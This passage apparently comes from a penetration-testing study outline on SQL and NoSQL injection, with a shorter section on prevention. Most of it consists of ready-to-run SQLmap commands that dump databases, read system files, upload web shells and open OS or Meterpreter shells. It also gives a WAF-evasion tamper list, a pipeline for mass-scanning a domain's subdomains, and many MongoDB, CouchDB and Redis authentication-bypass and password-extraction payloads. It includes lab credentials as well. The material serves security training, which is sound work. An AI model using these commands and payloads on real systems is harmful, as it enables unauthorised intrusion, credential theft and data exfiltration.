        + echo 'Passwords are not the same';
        + exit;
        + }
        + else {
        + $sql = "UPDATE users SET password='$passwd' WHERE username = '$Current\_user' ";
        + if ($conn->query($sql) === TRUE) {
        + echo "your password Updated successfully";
        + } else {
        + echo "Error: " . $sql . "<br>" . $conn->error;
        + }
        + }
        + }
      * **Payload**
        + Second query of the update password is vulnerable so If we registered a username such as

user' --+ / user' or 1=1 --+

* + - * + we are going to update the password for the users in the table
* **Automated Tools** 
  + **SQLmap**
    - **Dumping database steps**
      * SQLmap -u "url" --dbms=mySQL
      * SQLmap -u "url" --dbms=mySQL --dbs --dump
        + //get db names
      * SQLmap -u "url" --dbms=mySQL -D <dbname> --tables
        + //show me all the tables of that db
      * SQLmap -u "url" --dbms=mySQL -D <dbname> -T <table name> --colums
        + //show me all the fields of that table ( add --dump //give me all the data in that table)
      * SQLmap -u http://10.11.0.22/debug.php?id=1 -p "id" --users
        + get all users in the system
      * SQLmap -u 192.168.1.124/SQLi/Less-1/?id=1 –current-user
        + get the Current user
      * SQLmap -u "http://testphp.vulnweb.com/artists.php?artist=1" -D acuart --dump-all --batch
        + the most powerful command in SQLmap which will save your time in database penetration testing; this command will perform all the above functions at once and dump entire database information including table names, column and etc.
    - **GET vs Post in SQLmap**
      * SQL in GET request we use –p parameter
        + SQLmap -u http://10.11.0.22/debug.php?id=1 -p "id" //-p=parameter
      * SQL in POST request we add –data parameter and include all data send in post body
        + SQLmap -u <http://10.11.0.22/debug.php> --data=”uname=ahmed&pass=ahmed123&submit=submit” -p=”uname”
      * Another way of exploiting this is by capturing the POST request and manually specifying the parameter. Let's first write the full POST request into a file and send it to SQLmap We'll utilize the -r switch to read the HTTP request from the aforementioned file and then specify the vulnerable parameter, which in our case is uname through the -p switch.
        + ./SQLmap.py -r packt-demo-post.txt -p uname
    - **Exploiting Form based SQL injection**
      * SQLmap -u http://192.168.1.102:81/bWAPP/SQLi\_3.php --data="login=iron&amp;password=man&amp;form=submit" --method POST --dbs --batch
      * SQLmap -u http://192.168.1.102:81/bWAPP/SQLi\_3.php --data="login=iron&amp;password=man&amp;form=submit" --method POST -D bwapp --dump all –batch
    - **SQLmap other parameters**
      * SQLmap -u "url" --cookie="PHPSESSID=asafa76asfujaf8ajsfj26h6" –u "http:// admin.example.com/portal/names?id=1"
        + if the injection is in the post-login phase, SQLMap cannot simply detect it, let alone start to exploit it. However, there's a switch in the SQLMap --cookie, which takes the HTTP cookie as input—here we can provide the session cookie for the user and then supply the injection through SQLMap
      * SQLmap -u "url" --cookie="phpsession=......" --form
        + //when you give him a url without a variables and you want him to automatically find the form and test it (post request )
    - **Gain Access shell through SQLmap**
      * SQLmap -u http://10.11.0.22/debug.php?id=1 -p "id" --dbms=mySQL --os-shell
        + //--os-shell=automatically upload and execute a remote command shell on the target system.
      * SQLmap with Metasploit (--os-pwn)
        + SQLmap -u "http://192.168.1.79:81/dvwa/vulnerabilities/SQLi/?id=1&submit=submit" --cookie="security=low; PHPSESSID=jgs556oh1j1n8pc1ea0ovmeed47" -D dvwa --os-pwn

in the end you can gain three different types of the shell (meterpreter; command shell; VNC )

* + - * ./SQLmap.py -u http://107.170.95.147/Less-1/?id=1 --os-cmd "uname -a"
        + In some situations, we may only need to execute a single command and a fully-fledged command line shell may not be that viable. SQLMap has an option to execute a command on the target system and return the output. This is done through the --os-cmd switch followed by the command.
      * ./SQLmap.py -u http://192.168.50.2/Less-1/?id=2 --SQL-shell
        + The SQL shell basically invokes the built-in SQL interactive interpreter and it is presented in such a way that it feels like interacting with a database SQL utility
        + 
    - **Dealing With File in SQLmap**
      * Checking Privileges
        + Now, to read a file it is very much important to see whether the user has FILE privileges or not. If we have file privileges we will be able to read files on the server and moreover, write the files on the server!!
        + SQLmap -u 192.168.1.124/SQLi/Less-1/?id=1 –privileges
      * Read file
        + SQLmap -u 192.168.1.124/SQLi/Less-1/?id=1 --file-read=/path/to/file –batch
        + ./SQLmap.py -u http://107.170.95.147/Less-1/?id=1 --file-read=/etc/passwd
      * Writing /uploading files
        + To do this we are using the **“–file-write”** command and **“–file-dest”** to put it in the desired destination.
        + SQLmap -u 192.168.1.124/SQLi/Less-1.?id=1 --file-write=/root/Desktop/shell.php --file-dest=/xampp/htdocs/shell.php –batch
    - **Exploiting Boolean based blind SQL with SQLmap** 
      * SQLmap --technique=”B” --cookie=”” --string=”” --dump
        + **--string**=part of the string that being outputted when we get a valid result
      * SQLmap -u “<http://natas15.natas.labs.overthewire.org/index.php?debug>" --string=”This user exists” -- auth-type=Basic --auth-cred=natas15:AwWj0w5cvxrZiONgZ9J5stNVkmxdk39J --data “username=natas16” --level=5 --risk=3
        + **or use (SQLmap -r Request.txt) instead of using --auth-cred & --auth-type parameters**
      * SQLmap.py -u http://localhost/SQLi/Less-5/index.php --technique B --dbms “mySQL” –dbs –batch –curent-db –forms
        + post request
    - **Exploiting Blind Based SQL with SQLmap**
      * SQLmap.py -u <http://natas17.natas.labs.overthewire.org/index.php> --auth-type=basic --auth-cred=natas17:8Ps3H0GWbn5rd9S7GmAdgQNdkhPkq9cw --data="username=a" -p username --level=5 --dbms=MySQL
        + **or use (SQLmap -r Request.txt) instead of using --auth-cred & --auth-type parameters**
      * SQLmap.py -u [http://localhost/SQLi/Less-5/?id=1](http://localhost/sqli/Less-5/?id=1) –technique T --dbms “mySQL” --dbs –batch
        + Get request
      * SQLmap.py -u http://localhost/SQLi/Less-5/?id=1 --technique T --dbms “mySQL” -D security --tables –batch
      * SQLmap -u "http://challenge01.root-me.org/web-serveur/ch40/?action=member&member=1" --time-sec=10 --current-db
    - **Exploiting Error based SQL injection**
      * ./SQLmap.py -u http://s1-172- sbh.brundisium.coliseumlab.net/getBookInfo.php?id=1 --dbs --dump --technique=E --keep-alive -p id
      * 
    - **Note**
      * **SQLMAP Wizards**
        + SQLmap provides wizard options for beginner and saves you much time **Type 3** for **hard**; to select the injection difficulty. Now again **type 3** for **All** enumeration

SQLmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --wizard

* + - * SQLmap can scan multiple target or links at one at by putting the links in a file
        + SQLmap –m /root/Desktop/SQL.txt –dbs --batch
      * **SQLMap and URL rewriting** 
        + Then SQLMap provides its users with the option of specifying the injection point. If anywhere in the URL supplied to SQLMap contains an asterisk sign (\*) then that point will be used as the injection point and SQLMap will start its injection detection tests from there. Let's assume the target is using rewritten URLs like the following:

<https://prakharprasad.com/books/1/view>

<https://prakharprasad.com/books/2/view>

<https://prakharprasad.com/books/3/view>

* + - * + If we rewrite the url and add \* in the place we want to test SQLmap will start by injecting in this place

[https://prakharprasad.com/books/\*/view](https://prakharprasad.com/books/*/view)

* + - * **SQL Levels**
        + SQLi can be performed on any client-side input field. To make a SQLMap test:

The Cookie header values 2

The User-Agent and Referrer headers 3

The Host header 5

You have to use the --level command line switch.

* + - * + By default (Level 1) SQLMap tests GET and POST parameters; increasing Level to 2 makes it test Cookie headers and increasing it more makes it test other headers and increase the number of columns tested for in-band exploitation
      * **Injection techniques**
        + SQLMap supports the use of a specific technique of exploitation by the –technique command line switch. The following table lets you walk through various options or a combination of them:

**Letter Technique**

B Boolean-based blind or simply blind injection

E Error-based injection

U UNION-query based injection

S Stacked queries

T Time-based injection

Q Inline queries

* + - * + By default, SQLMap selects the appropriate usable technique; but it is a good idea to manually force SQLMap into one of these options if there are anomalies or if SQLMap is unable to dump the data automatically
      * **Using Burpsuite with SQLmap**
        + We can copy the request sent from burp and save it in a file and use SQLmap to test on it

SQLmap –r request\_file.txt –dbs –batch

SQLmap –r request\_file.txt –d <db\_name> <options>

* + - * + Burp CO2 is an extension for Burp Suite it includes a variety of functionality to enhance certain web penetration test tasks, such as an interface to make interacting with SQLMap more efficient and less error-prone, making SQLmap commands to copy and paste , etc..
      * **Speeding up the process**
        + Until now, we've only seen the old-school singe-threaded operation of SQLMap, but in real life we may need to speed up these things as there can be hundreds of rows present inside a table, if not thousands. Using a single thread and no method to optimize the dumping process will result in SQLMap taking forever to complete. Luckily the developers of SQLMap have provided us with four types of optimization techniques as follows:

Multi-threading

We can utilize the --threads switch and specify a value for the number of threads, which ranges from 1 to 10. Increasing the thread count can dramatically increase the overall performance of SQLMap

./SQLmap.py -u http://192.168.50.2/Less-1/?id=2 -D security --dump --threads 3

NULL connections

The NULL connection option in SQLMap tries to exploit the injection without actually retrieving the full HTML body of the target; instead it utilizes various HTTP properties such as Range and HEAD to retrieve a certain section of the HTML body, or just simply checks the response length to determine TRUE and FALSE situations that are common in blind SQL injections. The NULL connection is enabled by the --null-connection command-line switch.

HTTP persistent connections

By default, SQLMap closes, opens and recloses the connection to the target server as per your requirements, but this can sometimes create a bit of an overhead. In case there is an overhead, this can be optimized by using the --keep-alive switch which uses the HTTP's persistent connection mechanism, and the exchange of data happens over an already opened connection.

Output prediction

To speed up things even further, SQLMap takes a very novel approach. It uses a table of precompiled datasets containing common outputs found during SQL injections. This might sound strange, but classically speaking, the column names, and so on, remain very similar if the table is of a common theme, say a table containing login information. Then it's pretty obvious that the password column name will generally be pass, password, secret, hash and so on, and the column to store the username will be user, uname, username or user\_name. SQLMap exploits this fact and uses the precompiled list to predict the values using various statistical algorithms. It's worth mentioning that this is another super powerful method to optimize blind SQL injections.

* + - * + **Optimization Flags**

SQLMap provides an option to turn on some of the flags for performance optimization by using the -o switch. These flags will be enabled as follows:

• --keep-alive

• --null-connection

• --threads 3


This basically enables persistent connections, NULL connection, and multiple threads to three. This setting can be enabled to achieve rudimentary performance benefits in certain types of injections like those which are error-based.

* + - * **Evasion – tamper scripts** 
        + Tamper scripts are basically used in the evasion of simple filters and Web Application Firewalls (WAFs). They are a collection of in-built scripts which modify the injection vector used by SQLMap. There are cases when WAF detects the injection vectors and blocks the whole process

./SQLmap.py -u http://192.168.50.2/Less-1/?id=2 --tamper charencode -v3

* + - * **Configuring with proxies** 
        + During penetration tests it's common to use a certain IP address while conducting different kinds of tests and exploitation techniques due to the variety of issues ranging from anonymity to legal aspects.
        + SQLMap provides the --proxy switch to pass a URL of an HTTP(s) proxy. A valid proxy is in the form of http://url:port. Assuming our proxy is at https://proxy.example.com:8080 we use the --proxy switch as follows:

./SQLmap.py --proxy="https://proxy.example.com:8080" -u "http://vuln. com/?id=1

* + - * + There is another switch of a similar kind, called the --tor which allows you to configure SQLMap with the Tor Network.
  + **SQL ninja**
    - Same as SQLmap but focused more on Microsoft SQL SERVER
  + **Havij (windows based)**
  + **These 5 commands can help to easily identify SQL injection on our target domain:**
    - subfinder -d target.com | tee -a domains
    - cat domains | httpx | tee -a urls.alive
    - cat urls.alive | waybackurls | tee -a urls.check
    - gf SQLi urls.check >> urls.SQLi
    - SQLmap -m urls.SQLi --dbs --batch
    - Here’s what’s going on in detail:
      * First we will find all subdomains under our target domain
      * Next we will identify all alive web servers running on those subdomains
      * Waybackurls will fetch all URLs that the Wayback Machine knows about the identified alive subdomains
      * Now we will filter out URLs that match patterns with potential SQL injection
      * The final step is to run SQLmap on all identified potentially vulnerable URLs and let it do its magic
      * Protip: If you need to bypass WAF (Web Application Firewall) in the process, add the following options to SQLmap:
        + --level=5 --risk=3 -p 'item1' --tamper=apostrophemask,apostrophenullencode,appendnullbyte,base64encode,between,bluecoat,chardoubleencode,charencode,charunicodeencode,concat2concatws,equaltolike,greatest,ifnull2ifisnull,modsecurityversioned
* **Preventing SQL injection**
  + **Parameterized Queries (Prepared statements)**
    - Most databases and application development platforms provide APIs for handling Untrusted input in a secure way, which prevents SQL injection vulnerabilities from arising. In parameterized queries (also known as prepared statements), **it separates the data from the COMMAND** , the construction of a SQL statement containing user input is performed in two steps:
      * 1. The application specifies the query’s structure, leaving placeholders for each item of user input.
        + SELECT \* FROM table WHERE condition1=? And condition2=?
      * 2. The application specifies the contents of each placeholder
        + DATA: array(5,’foo’)
    - Prepared statements are a way to make database queries more safely and reliably. The idea is that instead of sending the raw query to the database, we first tell the database the structure of the query we’ll be sending. This is what we mean by “preparing” a statement. Once a statement is prepared, we pass the information as parameters so that the database can “fill the gaps” by plugging in the inputs to the query structure we sent before. So Parameters can be passed to these queries at runtime; parameters containing embedded user input would not be interpreted as commands to execute, and there would be no opportunity for code to be injected. This takes away any special power the inputs might have, causing them to be treated as mere variables. This method of embedding parameters into SQL is more efficient and a lot more secure than dynamically building and executing SQL statements using string-building techniques
    - **Ex code in php looks like**
      * Step 1: Validate input
      * $SQL = "INSERT INTO test\_table VALUES (?, ?, ?, ?)"; // Step 2: Prepare a query
      * $SQL\_statement = $mySQLi->prepare($SQL); // Step 3: Create the prepared statement
      * $SQL\_statement->bind\_param('dsss', $user\_id, $name, $address,$email); // Step 4: Bind the parameters to the prepared statement
      * $user\_id = $\_POST['user\_id'];
      * $name = $\_POST['name'];
      * $address = $\_POST['address'];
      * $email = $\_POST['email'];
      * $SQL\_statement->execute(); // Step 5: Execute your query
    - **Note**
      * Some Part of the Query are not open to Prepared statements such as
        + Order by fields
        + LIMIT offset and count
        + Name of selected Fields
      * When Prepared statements fails, we need to return to Sanitization although it’s risky
      * 
  + **Preventing using WAF**
    - Do you know you can also protect web applications from SQL injection by using WAF (web application firewall)?
    - Well, not just SQL injection but many others layer 7 vulnerabilities like cross-site scripting, broken authentication, cross-site forgery, data exposure, etc. Either you can use self-hosted like Mod Security or cloud-based as the following.
      * SUCURI
      * Cloudflare
      * Indusface
  + **Validate input** 
    - **User input should never be trusted**
      * It must always be sanitized before it is used in dynamic SQL statements.
    - Input validation is a great short-term remediation and a good practice to put in production on top of prepared statements. It can sometimes protect your application if a SQL Injection vulnerability is otherwise somehow introduced by accident. We can use stored procedures or regular expressions
    - **Stored procedures** 
      * these can encapsulate the SQL statements and treat all input as parameters.
    - **Regular expressions** 
      * these can be used to detect potential harmful code and remove it before executing the SQL statements.
    - This is a white-list based validation example written in PHP. Only letters, spaces, and dashes are allowed:
      * if (!preg\_match(|'^[a-z\s-]$|i', $name)) {
      * die('Please enter a valid name');
      * }
    - Do not sanitize user input by escaping or removing special characters. An attacker can use encoding to bypass such protection
  + **Implement Defense in depth**
    - **Database connection user access rights** 
      * Some system and database administrators install database servers to execute as the root, SYSTEM, or Administrator privileged system user account. Server services, especially database servers, should always be run as an unprivileged user (in a chroot environment, if possible) to reduce potential damage to the operating system and other processes in the event of a successful attack against the database. However, this is not possible for Oracle on Windows, as it must run with SYSTEM privileges
      * The application should use the lowest possible level of privileges when accessing the database . only necessary access rights should be given to accounts used to connect to the database. This can help reduce what the SQL statements can perform on the server.
    - **Error messages**
      * these should not reveal sensitive information and where exactly an error occurred. Simple custom error messages such as “Sorry, we are experiencing technical errors. The technical team has been contacted. Please try again later” can be used instead of display the SQL statements that caused the error.
    - **Remove Unnecessary functions** 
      * Many enterprise databases include a huge amount of default functionality that can be leveraged by an attacker who gains the ability to execute arbitrary SQL statements. Wherever possible, unnecessary functions should be removed or disabled
    - **Patch Known Vulnerabilities** 
      * All vendor-issued security patches should be evaluated, tested, and applied in a timely way to fi x known vulnerabilities within the database software itself.
* **NOSQL INJECTION:**
  + **Overview**
    - **What is NoSQL Database**
      * A NoSQL\* (originally referring to "non SQL") database is a datastoring and data-retrieving system that is modeled differently than the tabular (and relations-based) relational databases. \*It should be noted, that NoSQL databases are also sometimes called "Not only SQL", due to the fact that they may support SQL-like query languages..
      * In recent years, Big Data, or the storage, processing, and analysis of enormous amounts of information in various versions and with various purposes is being increasingly promoted and implemented in companies of different sizes. This kind of information is usually nonstructured or derived from sources that are not necessarily compatible. Thus, it needs to be stored in some special kind of database, the so-called Not only SQL (NoSQL) databases such as MongoDB, CouchDB, Cassandra, and HBase
      * Actually, NoSQL databases are being used by powerful organizations worldwide. For example, ▪
        + **Mongo** is being used by ADP, Cisco, Forbes, IBM and McAfee
        + **Couchbase** is being used by BMW, U.S. Senate, Comcast and Starbucks
        + **Elasticsearch** is being used by Github, Netflix and XING
    - **NoSQL Databases Classifications** 
      * There have been numerous approaches to classify NoSQL databases, but let's keep things simple and classify them by data model.
        + **Wide Column Store / Column Families**: Cassandra, HBase, etc.
        + **Document Store**: CouchDB, MongoDB, etc.
        + **Key-value / Tuple Store**: Redis, Memcached, Riak, etc.
        + **Graph Databases**: Neo4j, Apache Giraph, etc
    - **NoSQL queries are usually done in** 
      * JSON format ,
      * xpath
      * programing langage such as javascript
      * key/value lookup
    - **NoSQL Databases Drivers**
      * It is about time we introduce you to the concept of drivers when it comes to NoSQL databases. Access to a NoSQL database is achieved through a driver. A driver, wraps around protocols and provides libraries to a number of different NoSQL database clients in a multitude of languages.
      * Drivers are usually not vulnerable by themselves, but they expose unsafe APIs that can be insecurely used by developers and allow for arbitrary database operations.
    - **Pentesting NoSQL Methodology**
      * 1. Identify NoSQL database vendor and version
      * 2. Enumerate users, security features, common URLs and other components of the NoSQL database
      * 3. Identify and exploit vulnerabilities in the NoSQL database and its components, as well as potential web server misconfigurations.
      * 4. If a NoSQL database is protected via authentication, try password spraying.
      * 5. (if in-scope) Use the NoSQL database as an oracle, to identify valid user accounts on a system

### There are five types of NoSQL attacks.

### Tautologies

### Attacks that manage to bypass authentication or access mechanisms by injecting code that contains conditional statements. The injected code is specifically crafted so that it results in tautologies (always true expressions).

### Union queries

### Attacks that manage to alter the returned dataset for a given query, by manipulating a vulnerable parameter. Authentication bypass and information extraction is usually the result of such attacks.

### JavaScript injections

### As we already covered, JavaScript code can be executed in the context of a NoSQL database. This is due to the fact that JavaScript engines are utilized within some NoSQL databases and also, due to the fact that parsing/deserializing complex user input/data types is challenging. Critical information extraction is usually the outcome of such attacks. DoS attacks through JS injections have also been recorded though.

### Piggybacked queries

### Adversaries oftentimes attempt to exploit the underlying mechanism that handles the interpretation of special characters in order to "inject" additional queries for execution. Such attacks greatly resemble CRLF injection attacks. The outcome of such attacks, may even be remote code execution against the underlying NoSQL database

### Cross-origin violation

### As we have already covered, REST-powered NoSQL databases are oftentimes configured in such a way that cross-origin requests are not properly validated. If this is the case, NoSQL databases can be even targeted from another domain. During cross-origin attacks, legitimate users are tricked into executing unwanted actions, through their own browsers. CSRF attacks are possible even against NoSQL databases

### Authentication Bypass [tautologies]

* + - **Vulnerable code Example**
      * **MongoDB with PHP Vulnerable code**
        + $username = $\_POST['username'];
        + $password = $\_POST['password'];
        + $connection = new MongoDB\Client('mongodb://localhost:27017');
        + if($connection) {
        + $db = $connection->test;
        + $users = $db->users;
        + $query = array(
        + "user" => $username,
        + "password" => $password
        + );
        + $req = $users->findOne($query);
        + }
      * **MongoDB with Nodejs code**
        + // NodeJS with Express.js
        + db.collection('users').find({
        + "user": req.query.user,
        + "password": req.query.password
        + });
      * **MongoDB with Ruby**
        + # Ruby on Rails
        + db['users'].find({
        + :user => req.params['user'],
        + :password => req.params['password']
        + })
      * **MongoDB with Python**
        + # Python with Django
        + db.users.find({
        + "user": request.GET['user'],
        + "password": request.GET['password']
        + })
    - **Bypass MongoDB Authentication [PHP ARRAY INJECTIONS]**
      * Testing for NoSQL injection NoSQL queries are usually done in JSON format. For example, The PHP backend would process the above and query the MongoDB database with a code like:
        + db->logins->find(array("username"=>$\_POST["username"], "password"=>$\_POST["password"]));

which then encoded to the query

db.logins.find({ username: 'user1', password: 'password123'})

* + - * To inject code in an application using a MongoDB database, you need to take advantage of the JSON syntax using characters such as **' " ; { }** and form valid JSON structures. Also attackers are known to leverage PHP's associative array feature:
        + Example:

username[$ne]=1&password[$ne]=1

{"username":"admin","password":{"$gt":""}}

* + - * + $gt is a special query operator for MongoDB that represents the greater than (>) binary operation. More operators and injection strings can be found Ex

$ne : !=

$gt : >

$lt : <

$exist = Whether the key exists

$where : Filtering script

$regex : regular expressions

', " = string processing

: = coupler

{}[]() = Relationship bundle

* + - * The PHP back end would process/translate the above into:
        + array("username" => array("$[ne]" => 1), "password" => array("$ne" => 1));,

which will be encoded to the query

db.logins.find({ username: {$ne:1}, password {$ne: 1})

* + - * + $ne is MongoDB's not equal condition. Subsequently, the query below queries the data store for all entries inside the logins collection for which the username is not equal to 1 and the same for the password. The query will return all users inside the logins collection. In this case, such an injection vulnerability will result in bypassing the authentication in place. In other cases, it could result to unwanted data access and operations by an unprivileged user.
        + Note

In SQL terms, the query…

db.logins.find({ username: {$ne:1 }, password {$ne: 1 })

is equivilent to

SELECT \* FROM logins WHERE username <> 1 AND password <> 1

* + - * Example
        + Request format

http://test.com/page?parameter=value // normal URL

http://test.com/page?[parameter]=value // PHP treats input as an array now

* + - * + Now, if we had a PHP web app that featured authentication through POST credentials. The URL-encoded payload of that POST would be something like: PHP Tautology Injections

Normal request: userid=anyname&passwd=anypass

* + - * + payload = example.php?userid[$ne]=1&passwd[$ne]=1
        + PHP code will be = array("userid"=> array("$ne" => 1), "passwd" => array("$ne" => 1));
        + noSQL query will be = db.logins.find({ userid: {$ne: 1 }, passwd: {$ne: 1} })

$ne means !=, which means it will return all userid which is not 1 and passwd is not 1, i.e. all items (users) in the login collection

* + - * Mitigation against such attacks can be achieved by casting the request parameters that were received to the proper type. In this scenario, the developer should do the following
        + db->logins->find( array("username"=>(string)$\_POST["username"], "password"=>(string)$\_POST["password"]));
    - **Basic MongoDB authentication bypass Payloads**
      * **in DATA payloads Examples** 
        + **In GET Requests**

https://example.org/login?user=admin&password=1234

https://example.org/login?user=admin&password[%24ne]=

* + - * + **in post Request**

username[$eq]=admin&password[$ne]=foo

user=admin&password[%24ne]=

username[$ne]=toto&password[$ne]=toto

login[$regex]=a.\*&pass[$ne]=lol

login[$regex]=[^guest|^test]&pass[$ne]=1

login[$gt]=admin&login[$lt]=test&pass[$ne]=1

login[$nin][]=admin&login[$nin][]=test&pass[$ne]=toto

* + - * **in JSON payloads Examples [post request]**
        + {'user': admin, 'password': {'&gt': ''}}
        + {"username": {"$ne": null}, "password": {"$ne": null}}
        + {"username": {"$ne": "foo"}, "password": {"$ne": "bar"}}
        + {"username": {"$gt": undefined}, "password": {"$gt": undefined}}
        + {"username": {"$gt":""}, "password": {"$gt":""}}
    - **MongoDB Bypass Authentication other Method**
      * you know that you will need two things to bypass this login for:
        + An always true condition.
        + A way to correctly terminate the NoSQL query.
      * by reading MongoDB documentation you can find that the SQL **or 1=1** translates to **|| 1==1** (note the double **=**). Then by poking around, you can see that a NULL BYTE will prevent MongoDB from using the rest of the query. In some cases, You can also use the comments **//** or **<!--** to comment out the end of the query.
        + ‘|| 1==1 &00
      * SQL vs MongoDB
        + Normal SQL: ' or 1=1-- -
        + Mongo SQL: ' || 1==1// or ' || 1==1%00
    - **Other NoSQL Databases Bypass**
      * **CouchDB**
        + **CouchDB with Nodejs**

// NodeJS with Express.js

function checkCredentials(user, password, callback) {

var options = {'selector': {'user': user, 'password': password}};

couch.use('users').get('\_find', options, (err, res) => {

callback(res.docs.length === 1);

});

checkCredentials(req.query.user, req.query.password, handleResult);

* + - * + **Login Bypass**

GET login?user=valid\_username&password[%24ne]= HTTP/1.1

GET /login?user=\_all\_docs HTTP/1.1

Using special \_all\_docs document with an undefined password property, results in login bypass

* + - * **Redis**
        + **REDIS - PARAMETER OVERWRITE INJECTION**

// NodeJS with Express.js

RedisClient.expireat(

req.query.key,

new Date("November 8, 2026 11:13:00").getTime()

);

* + - * + **Login Bypass**

GET /expire?key[]=foo&key[]=1117542887 HTTP/1.1

GET /set?key[]=foo&key[]=evilValue HTTP/1.1

Injected array overwrites all following parameters of each database function

* + - * **MEMCACHED** 
        + **MEMCACHED - ARRAY INJECTION**

function getCache(key) {

if (key.indexOf('auth\_') === 0){

callback("Invalid key!");

} else {

memcached.get(key, (err, body)=>{

callback(err || body);

});

}

}

getCache(req.query.key, handleResult);

* + - * + **Login Bypass**

GET ?/getCache?key[]=auth\_valid\_username HTTP/1.1

Array injection bypasses application layer checks!

### Data Extraction

### Extract length information

* + - * username[$ne]=toto&password[$regex]=.{1}
        + # True if the length equals 1
      * username[$ne]=toto&password[$regex]=.{3}
        + # True if the length equals 3, ….

### Extract data information

* + - * **in URL**
        + in URL (if length == 3)
        + username[$ne]=toto&password[$regex]=a.{2}
        + username[$ne]=toto&password[$regex]=b.{2}
        + ...
        + username[$ne]=toto&password[$regex]=m.{2}
        + username[$ne]=toto&password[$regex]=md.{1}
        + username[$ne]=toto&password[$regex]=mdp
        + username[$ne]=toto&password[$regex]=m.\*
        + username[$ne]=toto&password[$regex]=md.\*
      * **in JSON**
        + {"username": {"$eq": "admin"}, "password": {"$regex": "^m" }}
        + {"username": {"$eq": "admin"}, "password": {"$regex": "^md" }}
        + {"username": {"$eq": "admin"}, "password": {"$regex": "^mdp" }}
      * **Extract data with "in"**
        + {"username":{"$in":["Admin", "4dm1n", "admin", "root", "administrator"]},"password":{"$gt":""}}
  + **NoSQL Union query Injection [or Injection]**
    - **Example**
      * Suppose we have a login form POSTing credential parameters to the backend. The backend unfortunately constructs the query via string concatenation, as follows
        + string query = "{ username: '" + post\_username + "', password: '" + post\_password + ' " }"
      * The constructed query would be:
        + {username: 'user1', password: 'password123' }
      * Exploitation
        + {username: **'user1', $or: [ {}, { 'a': 'a', password '' } ], $comment: 'successful MongoDB injection'** }

a crafted input as the one below, can result in ignoring the password and granting password-less access

the crafted input will be embedded in the query and it will result in password-less authentication, only if the username is correct

password-less authentication occurs, due to the fact that the crafted input makes the password part of the query redundant. {} designates an empty query. Empty queries are always true

* + - **Note**
      * In SQL terms, the query…
        + { username: 'user1', $or: [ {}, { 'a': 'a', password '' } ], $comment: 'successful MongoDB injection' }
      * is equivalent to
        + SELECT \* FROM logins WHERE username = 'user1' AND (TRUE OR ('a'='a' AND password = '')) #successful MongoDB injection
  + **JavaScript Injection in MongoDB**
    - **Introduction**
      * Popular NoSQL databases like MongoDB or CouchDB feature executing JavaScript code in their database engine to perform complex queries or transactions like MapReduce and within the $where oprations. As you are already aware of, properly sanitizing user-supplied input can demand and tricky at the same time. Failing to properly sanitize user-supplied code, will result in malicious user-supplied input to be mangled with queries. Such successful "passing" of malicious JavaScript code, through an unsanitized parameter against a NoSQL database is known as NoSQL JavaScript Injection
    - **Example:**
      * Let’s say we have a vulnerable application where the developer uses MongoDB’s $where query operator with unvalidated user inputs. This allows an attacker to inject malicious input containing JavaScript code. While the attacker can’t inject completely arbitrary JavaScript, only code that uses a limited set of functions, this is quite enough for a useful attack.
      * To query a MongoDB data store with the $where operator, you would normally use the find() function, for example:
        + db.collection.find( { $where: function() { return (this.name == 'Netsparker') } } );
      * This would match records with name Netsparker. A vulnerable PHP application might directly insert unsanitized user input when building the query, for example from the variable $userData:
        + db.collection.find( { $where: function() { return (this.name == $userData) } } );
      * The attacker might then inject an exploit string like 'a'; sleep(5000) into $userData to have the server pause for 5 seconds if the injection was successful. The query executed by the server would be:
        + db.collection.find( { $where: function() { return (this.name == 'a'; sleep(5000) ) } } );
      * if Node.js is used for server-side scripting, as in the popular MEAN stack (MongoDB, ExpressJS, AngularJS, and Node.js), server-side JavaScript injection into Node.js may be possible.
    - **Example 2:**
